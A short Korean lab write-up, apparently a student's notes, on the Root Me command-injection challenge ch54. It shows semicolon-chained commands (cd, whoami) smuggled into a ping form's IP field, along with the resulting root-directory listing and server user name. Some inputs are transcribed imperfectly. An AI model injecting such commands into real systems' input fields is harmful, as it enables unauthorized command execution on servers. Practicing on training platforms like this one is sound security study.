
The screenshot shows a web browser window with the address bar displaying `challenge01.root-me.org/web-serveur/ch54/index.php`. The page header features the "Root Me" logo. The main content area shows the output of a command injection attack. The input field contains `127.0.0.1; cd ../cd ../cd ../pv`, followed by a "제출" (Submit) button. The output displays the results of a ping command and a directory listing of the root directory.

```
127.0.0.1; cd ../cd ../cd ../pv 제출
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.070 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.055/0.060/0.070/0.011 ms
/
bin
boot
build
challenge
daily_lock
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

# 실습

Command injection – cd .. ; cd .. ; cd .. ; cd bin/bash;whoami 사용



The screenshot shows a web browser window with the address bar displaying `challenge01.root-me.org/web-serveur/ch54/index.php`. The page features the "Root Me" logo. A terminal window is open on the page, showing the command `cd .. ; cd .. ; cd .. ; cd bin/bash;whoami` being entered. The output of the command is displayed below, showing ping statistics and the user identity `web-serveur-ch54`.


```
< > ↻ ⚠ 주의 요함 | challenge01.root-me.org/web-serveur/ch54/index.php

Root Me


1 ..; cd ..; cd bin/bash;whoami 제출
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.040 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.040/0.045/0.052/0.005 ms
web-serveur-ch54
```

사실...



라온 실습문제 폭파..



# 핀 Q&A

